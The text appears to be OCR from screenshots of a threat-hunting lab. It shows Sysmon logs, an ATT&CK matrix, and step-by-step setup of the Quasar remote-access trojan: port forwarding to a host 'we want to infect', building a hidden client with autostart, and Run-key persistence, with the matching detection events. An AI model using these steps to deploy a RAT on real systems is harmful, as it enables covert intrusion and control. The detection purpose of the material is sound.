










	Time	event_id	process_name	process_guid	process_parent_name	process_parent_guid	process_command_line	process_parent_command_line
>	Jul 7, 2020 @ 21:54:48.926	1	net1.exe	b71306c6-1958-5f05-1b1f-000000001800	net.exe	b71306c6-1958-5f05-1a1f-000000001800	c:\windows\system32\net1 group "domain computers" /domain	net group "domain computers" /domain
>	Jul 7, 2020 @ 21:54:48.926	1	-	-	-	-	-	-
>	Jul 7, 2020 @ 21:54:48.861	1	net.exe	b71306c6-1958-5f05-1a1f-000000001800	cmd.exe	b71306c6-1956-5f05-181f-000000001800	net group "domain computers" /domain	"c:\windows\system32\cmd.exe"





Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry	Credentials from Password Stores	System Information Discovery	Remote Services	Input Capture	Encrypted Channel
Windows Command Shell	Scheduled Task	Scheduled Task	Subvert Trust Controls	Credentials from Web Browsers		Remote Desktop Protocol	Keylogging	Symmetric Cryptography
Scheduled Task/Job			Code Signing	Input Capture			Video Capture	Ingress Tool Transfer
Scheduled Task				Keylogging				Proxy
				Unsecured Credentials				
				Credentials In Files				




Quasar - Certificate Wizard

To use Quasar create a new certificate or import an exisiting one from a previous installation.

(this might take a while)

```
[Subject]
  CN=Quasar Server CA

[Issuer]
  CN=Quasar Server CA

[Serial Number]
  0089237E0E166D46BD9D1EB95D4AB8DD

[Not Before]
  7/6/2020 12:09:03 PM

[Not After]
  12/31/9999 8:59:59 PM

[Thumbprint]
  481045E7475B1C0D19DDC7390F58A3A533D544AE
```


KEEP THIS FILE SAFE! LOSS RESULTS IN LOOSING ALL CLIENTS!



Firewall / NAT / Port Forward

Rules

□	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions



Destination port range	Other From port	4782 Custom	Other To port	4782 Custom


Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

Redirect target IP: 172.21.14.100 ← IP of the System we want to infect

Enter the internal IP address of the server on which to map the ports.
e.g.: 192.168.1.12

Redirect target port: Other (Port) 4782 (Custom)

Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically).
This is usually identical to the "From port" above.




Connection Hosts

172.21.14.103:4782

IP/Hostname:

Port: 4782



Installation Location

□ Install Client

Install Directory: ● User Application Data ○ Program Files ○ System

Install Subdirectory: SubDir

Install Name: Client .exe

□ Set file attributes to hidden □ Set subdir attributes to hidden


Installation Location Preview:

C:\Users\jcassidy\AppData\Roaming\SubDir\Client.exe


Autostart

☑ Run Client when the computer starts

Startup Name: Quasar Client Startup



Quasar Client 0% 15.2 MB 0 MB/s 0 Mbps Very low



Quasar - Connected: 0

File Settings Builder About

IP Address	Tag	User@PC	Operating System	Account Type

Settings

Port to listen on: 4782 Start listening

☐ Enable IPv6 support

☐ Listen for new connections on startup

☐ Show popup notification on new connection

☐ Try to automatically forward the port (UPnP)

☐ Show tooltip on client with system information


☐ Enable No-Ip.com DNS Updater

Host:

Mail: Pass:

☐ Show Password


Cancel Save




Quasar - Connected: 1 [Selected: 1]


File Settings Builder About

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account Type
::ffff:172.21.14...	Office04	jcassidy@PTH-WIN10M2				Argentina [AR]	Windows 10 Pro 64 Bit	User






Time	event_id	process_name	action	process_guid	host_name	src_ip_addr	dst_ip_addr	dst_port	src_port
Jul 9, 2020 @ 00:44:13.032	3	quasar.exe	networkconnect	b71306c6-923c-5f06-af06-000000001900	pth1.practical1th.com	172.21.14.100	172.21.14.103	4,782	52,810
Jul 9, 2020 @ 00:44:13.032	3	-	networkconnect	-	pth1.practical1th.com	172.21.14.100	172.21.14.103	4,782	52,810




Quasar - Connected: 1 [Selected: 1]

IP Address	Tag	User@PC	Version	Status
::ffff:172.21.1		IN10M2	1.4.0	Connected



Quasar - Connected: 1 [Selected: 1]

IP Address	Tag	User@PC	Version	Status	User Status	Co
::ffff:172.21.14...	Office04	jcassidy				




Add to Autostart

Autostart Item

Name: Quasar


Path: C:\Users\jcassidy\practicalth\Client-built.exe

Type: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

